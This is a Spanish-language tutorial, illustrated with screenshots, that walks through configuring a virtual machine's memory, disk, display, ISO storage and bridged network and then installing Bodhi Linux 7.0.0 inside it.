
1.2 Configuración del Hardware

Aquí le ponemos la cantidad de memoria base y la cantidad de procesador a nuestra máquina virtual como se ve en la siguiente imagen que le pusimos de memoria base 20,48MB y 2 en procesadores.




1.3 Configuración Disco duro

Aquí le agregamos 15,86 GB y para finalizar le damos en el boto terminar.



1.4 Configuración de la pantalla


Al termina pasamos al botón configuración que está en la parte superior y luego de esta allí le damos en la opción pantalla que esta en la barra izquierda y le damos toda la memoria de video que esta disponible y seleccionamos la opción habilitar aceleración 3D.






1.5. Configuración almacenamiento

Ingresamos al almacenamiento y le damos en vacío después vamos a la parte derecha donde hay un disco, le damos clic, se nos desplegar varias opciones y seleccionamos choose a Disk File, seleccionamos el disco ISO que descargamos esta vez fue bodhi-7.0.0-64 (Linux, 2023) y le damos abrir, al abrir este disco pasamos al siguiente paso.



1.6. Configuración de red

El siguiente paso es ingresar a la opción red y le damos a la pestaña donde dice (conectado a) y seleccionamos la opción adaptador puente.







2. ENCENDIDO DE LA MAQUINA VIRTUAL

2.1. Inicio


al ya haber configurado todo vamos a encender o arrancar la maquina virtual para la instalación del ISO entonces le damos en la flecha que esta en la parte superior del programa apuntando así la derecha y esta dará inicio a encender la máquina.



Al encender la maquina no aparecerá un menú con múltiples opciones debemos darle en la primera opción que dice try Bodhi y esperamos que el sistema operativo inicie.




Una vez que se termine de iniciar el sistema, nos aparecerá una barra de opciones para elegir el lenguaje que queremos que maneje el sistema, seleccionamos el idioma y le damos en next.






3. Instalación de Bodhi Linux

Cuando terminamos ese proceso ingresamos al escritorio de la máquina virtual y allí vamos a encontrar el instalador de Bodhi Linux debemos hacer clic sobre el y esperamos que este cargue.




Al cargar nos da la bienvenida y nos pide que elijamos el idioma en el que vamos hacer la instalación, elegimos español.






Luego nos pide el idioma del teclado y elegimos spanish (latino americano).




En el paso siguiente nos da la opción que si queremos hacer actualizaciones y debemos seleccionar las que queramos hacer.






Después que se cargue nos va a pedir tipo de instalación en los discos, y vamos a elegir la opción que dice borrar disco e instalar Bodhi y le damos instalar.

